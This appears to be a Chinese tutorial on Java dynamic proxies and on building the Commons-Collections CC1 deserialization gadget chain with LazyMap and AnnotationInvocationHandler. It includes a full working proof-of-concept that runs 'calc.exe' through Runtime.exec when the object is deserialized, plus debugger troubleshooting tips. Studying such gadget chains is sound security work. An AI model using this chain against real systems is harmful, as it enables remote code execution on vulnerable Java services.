

# JAVA 对象代理

JAVA 作为一门静态语言，如果想要劫持一个类里面的方法，可以使用 `java.reflect.proxy`，类似于 PHP 魔术方法中的 `__call`

```
Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[] {Map.class}, handler);
```

`Proxy.newProxyInstance` 方法的第一个参数 `Map.class.getClassLoader()` 基本不用改动；第二个参数 `new Class[] {Map.class}` 是我们需要代理的对象集合；第三个参数是实现了 `InvocationHandler` 接口的对象，里面包含了具体代理的逻辑。

## 示例：

我们写一个 `ExampleInvocationHandler` 类如下，它实现了 `InvocationHandler` 接口，重写了 `invoke` 方法，里面包含着具体代理的逻辑。

```
package org.example4;

import java.lang.reflect.InvocationHandler;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.util.Map;

public class ExampleInvocationHandler implements InvocationHandler {
    protected Map map;

    public ExampleInvocationHandler(Map map) {
        this.map = map;
    }

    @Override
    public Object invoke(Object proxy, Method method, Object[] args)
        throws InvocationTargetException, IllegalAccessException {
        if (method.getName().compareTo("get") == 0) {
            System.out.println("Hook method: " + method.getName());
            return "Hacked Object";
        }

        return method.invoke(this.map, args);
    }
}
```

`invoke` 方法的作用是在监测到调用的方法名是 `get` 时，返回字符串“Hacked Object”。


再用一个 App 类使用对象代理的方式去调用 ExampleInvocationHandler 类的 invoke 方法：

```
package org.example4;

import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;

public class App {
    public static void main(String[] args) throws Exception{
        InvocationHandler handler = new ExampleInvocationHandler(new
HashMap());
        Map proxyMap = (Map)
Proxy.newProxyInstance(Map.class.getClassLoader(), new
Class[]{Map.class}, handler);
        proxyMap.put("hello", "world");
        String result = (String) proxyMap.get("hello");
        System.out.println(result);
    }
}
```

虽然我们传入的值是 hello，但是获取到的结果却是 Hacked Object：



The screenshot shows an IDE with a Java file named 'App.java' and its execution output. The code is identical to the one in the previous block. The output window shows the following:

```
Run: App x
"C:\Program Files\Java\jdk1.8.0_66\bin\java.exe" ...
Hook method: get
Hacked Object
Process finished with exit code 0
```

# 使用 LazyMap 构造利用链

## ysoserial 中的 LazyMap 是什么？

LazyMap 和 TransformedMap 类似，都来自于 Common-Collections 库，并继承 AbstractMapDecorator。

LazyMap 的漏洞触发点和 TransformedMap 唯一的差别是，TransformedMap 是在写入元素（AnnotationInvocationHandler 类的 readObject 方法中执行 setValue）的时候执行 transform，而 LazyMap 是在其 get 方法中执行的 factory.transform。其实这也好理解，LazyMap 的作用是“懒加载”，在 get 找不到值的时候，它会调用 factory.transform 方法去获取一个值：

```
public Object get(Object key) {
    if (!super.map.containsKey(key)) {
        Object value = this.factory.transform(key);
        super.map.put(key, value);
        return value;
    } else {
        return super.map.get(key);
    }
}
```

但是相比于 TransformedMap 的利用方法，LazyMap 后续利用稍微复杂一些，原因是在 sun.reflect.annotation.AnnotationInvocationHandler 的 readObject 方法中并没有直接调用到 Map 的 get 方法。

所以 ysoserial 找到了另一条路，AnnotationInvocationHandler 类的 invoke 方法有调用到 get：

```
public Object invoke(Object var1, Method var2, Object[] var3) {
    String var4 = var2.getName();
    Class[] var5 = var2.getParameterTypes();
    if (var4.equals("equals") && var5.length == 1 && var5[0] ==
Object.class) {
        return this.equalsImpl(var3[0]);
    } else if (var5.length != 0) {
        throw new AssertionError("Too many parameters for an annotation
method");
    } else {
        switch (var4) {
            case "toString":
                return this.toStringImpl();
            case "hashCode":
                return this.hashCodeImpl();
            case "annotationType":
                return this.type;
            default:
                Object var6 = this.memberValues.get(var4);
```

```

        if (var6 == null) {
            throw new IncompleteAnnotationException(this.type,
var4);
        } else if (var6 instanceof ExceptionProxy) {
            throw ((ExceptionProxy) var6).generateException();
        } else {
            if (var6.getClass().isArray() &&
Array.getLength(var6) != 0) {
                var6 = this.cloneArray(var6);
            }

            return var6;
        }
    }
}

```


```

public Object invoke(Object var1, Method var2, Object[] var3) {
    String var4 = var2.getName();
    Class[] var5 = var2.getParameterTypes();
    if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class) {
        return this.equalsImpl(var3[0]);
    } else if (var5.length != 0) {
        throw new AssertionError("Too many parameters for an annotation method");
    } else {
        switch (var4) {
            case "toString":
                return this.toStringImpl();
            case "hashCode":
                return this.hashCodeImpl();
            case "annotationType":
                return this.type;
            default:
                Object var6 = this.memberValues.get(var4);
                if (var6 == null) {
                    throw new IncompleteAnnotationException(this.type, var4);
                } else if (var6 instanceof ExceptionProxy) {
                    throw ((ExceptionProxy) var6).generateException();
                } else {
                    if (var6.getClass().isArray() && Array.getLength(var6) != 0) {
                        var6 = this.cloneArray(var6);
                    }

                    return var6;
                }
        }
    }
}

```

如何调用 AnnotationInvocationHandler 类的 invoke 方法呢？这里就会使用到 JAVA 的对象代理了。



我们如果将这个对象用 Proxy 进行代理, 那么在 readObject 的时候, 只要调用任意方法, 就会进入到 AnnotationInvocationHandler#invoke 方法中, 进而触发我们的 LazyMap#get 。

## 构造利用链

对上一章的 POC 的基础上进行修改, 首先使用 LazyMap 替换 TransformedMap:

```
Map outerMap = LazyMap.decorate(innerMap, transformerChain);
```

对 sun.reflect.annotation.AnnotationInvocationHandler 对象进行 Proxy:

```
Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor construct =
clazz.getDeclaredConstructor(Class.class, Map.class);
construct.setAccessible(true); //设置外部可见
// Object obj = construct.newInstance(Retention.class, outerMap);
//为什么使用 Retention.class?
InvocationHandler handler = (InvocationHandler)
construct.newInstance(Retention.class, outerMap);

Map proxyMap = (Map)
Proxy.newProxyInstance(Map.class.getClassLoader(), new
Class[] {Map.class}, handler);
```

代理后的对象叫做 proxyMap, 但我们不能直接对其进行序列化, 因为我们入口点是 sun.reflect.annotation.AnnotationInvocationHandler#readObject, 所以我们还需要再用 AnnotationInvocationHandler 对这个 proxyMap 进行包裹:

```
handler = (InvocationHandler) construct.newInstance(Retention.class, proxyMap);
```

经过上述修改，最终 POC 如下：

```
package org.example4;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import org.apache.commons.collections.map.TransformedMap;

import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;

public class CommonCollections1 {
    public static void main(String[] args) throws Exception {
        //报错: Exception in thread "main"
        java.io.NotSerializableException: java.lang.Runtime
        //因为 Runtime 不可反序列化, 没有实现 java.io.Serializable 接口。
        转换 Transformer, 用 Runtime.class.getRuntime
        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod",
                new Class[] {String.class, Class[].class},
                new Object[] {"getRuntime", new Class[0]}),
            new InvokerTransformer("invoke",
                new Class[] { Object.class, Object[].class },
                new Object[] { null, new Object[0] }),
            new InvokerTransformer("exec",
                new Class[] { String.class },
                new String[] {"calc.exe" }),
        };
        Transformer transformerChain = new
        ChainedTransformer(transformers);
```

```

        Map innerMap = new HashMap();
        innerMap.put("value", "xxxx"); //var7 != null
//        Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
        Map outerMap = LazyMap.decorate(innerMap, transformerChain);
        //outerMap.put("test", "xxxx");

        //因为 sun.reflect.annotation.AnnotationInvocationHandler 在
JDK 内部的类，不能直接使用 new 来实例化，所以使用反射。
        Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor construct =
clazz.getDeclaredConstructor(Class.class, Map.class);
        construct.setAccessible(true); //设置外部可见
//        Object obj = construct.newInstance(Retention.class, outerMap);
//为什么使用 Retention.class?
        InvocationHandler handler = (InvocationHandler)
construct.newInstance(Retention.class, outerMap);

        Map proxyMap = (Map)
Proxy.newProxyInstance(Map.class.getClassLoader(), new
Class[] {Map.class}, handler);
        handler = (InvocationHandler)
construct.newInstance(Retention.class, proxyMap);

        //生成序列化流
        ByteArrayOutputStream barr =new ByteArrayOutputStream();
        ObjectOutputStream oss = new ObjectOutputStream(barr);
        oss.writeObject(handler);
        oss.close();


        //输出反序列化流
        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();

        //有个坑记录一下，oracle 官网下载的 8u65 实际上是 8u111，会导致
反序列化执行命令失败。
        //可以在这里下载历史 JDK: https://blog.lupf.cn/category/jdkd1

    }
}

```

运行，成功弹出 POC:




# IEDA 调试器问题

在调试过程中，可能会弹出多次计算器，或者没有到 readObject 的时候，就弹出了计算器。这显然不是预期的结果，原因是什么呢？

在使用 Proxy 代理了 map 对象后，我们在任何地方执行 map 的方法就会触发 Payload 弹出计算器，所以，在本地调试代码的时候，因为调试器会在下面调用一些 toString 之类的方法，导致不经意间触发了命令。


调试器还会导致 readObject 方法不执行命令，因为在 LazyMap 的 get 方法的 if 判断中，调试器可能会改变 super.map 的值：





导致无法进入 if 判断，从而无法执行 transform 命令。

取消其他断点，只保留 get 方法里的断点，可看到 super.map 的值并无问题：



## 参考

《Java 安全漫谈 - 11.反序列化篇(5)》

<https://blog.csdn.net/lkforce/article/details/90479650>